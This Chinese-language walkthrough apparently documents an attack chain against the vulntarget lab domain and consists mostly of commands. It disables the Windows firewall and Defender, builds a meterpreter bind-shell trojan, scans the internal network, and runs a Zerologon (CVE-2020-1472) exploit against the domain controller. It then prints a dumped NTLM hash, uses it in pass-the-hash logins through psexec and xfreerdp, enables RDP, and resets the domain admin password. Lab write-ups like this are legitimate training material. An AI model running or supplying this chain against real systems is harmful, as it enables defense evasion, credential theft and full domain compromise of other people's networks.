
防火墙状态,启用
netsh firewall show state
关闭防火墙
netsh advfirewall set allprofiles state off

彻底禁用Defender杀软,防止后边自动删除木马程序
:: 彻底禁用Defender核心防护+实时保护
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection" /v DisableRealtimeMonitoring /t REG_DWORD /d 1 /f

检查是否ping通,ping通
ping 10.0.20.99
生成正向shell木马

msfvenom -p windows/x64/meterpreter/bind_tcp LPORT=4444 -f exe -o shell.exe

拖动上传马到C盘根目录

配置msf,并在蚁剑中启动程序
use exploit/multi/handler
set payload windows/x64/meterpreter/bind_tcp
set RHOST 10.0.20.99
run
继续上传fscan
upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe

查看ip,发现另一个网卡


再次扫内网,通过fscan扫描出域控服务器10.0.10.110,域名为vulntarget.com,域主机名为win2019
fscan.exe -h 10.0.10.111/24

看看能不能置空域空密码
https://github.com/VoidSec/CVE-2020-1472
python3 cve-2020-1472-exploit.py -t 10.0.10.110 -n WIN2019

抓取域控hash
Administrator:c7c654da31ce51cbeecfef99e637be15

打PTH,拿下域控主机
proxychains impacket-psexec -hashes :c7c654da31ce51cbeecfef99e637be15 vulntarget.com/administrator@10.0.10.110
查看防火墙状态
netsh firewall show state

禁用防火墙
netsh advfirewall set allprofiles state off
开远程连接
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
默认情况下会出现CredSSP问题

我们需要使用另外的工具来绕过它
无视证书 + 绕过 NLA/CredSSP 问题,直接连 10.0.10.110
安装远程连接工具
apt install freerdp-x11 -y
不允许我们使用空密码登录(使用hash登录)
xfreerdp /u:administrator /pth:c7c654da31ce51cbeecfef99e637be15 /cert:ignore /v:10.0.10.110

两种解决方法
1、简单粗暴,修改域控管理员密码
net user administrator p-0p-0p-0 /domain
2、抓取明文密码传mimiktz.exe
然后
xfreerdp /u:administrator /p:password /cert:ignore /v:10.0.10.110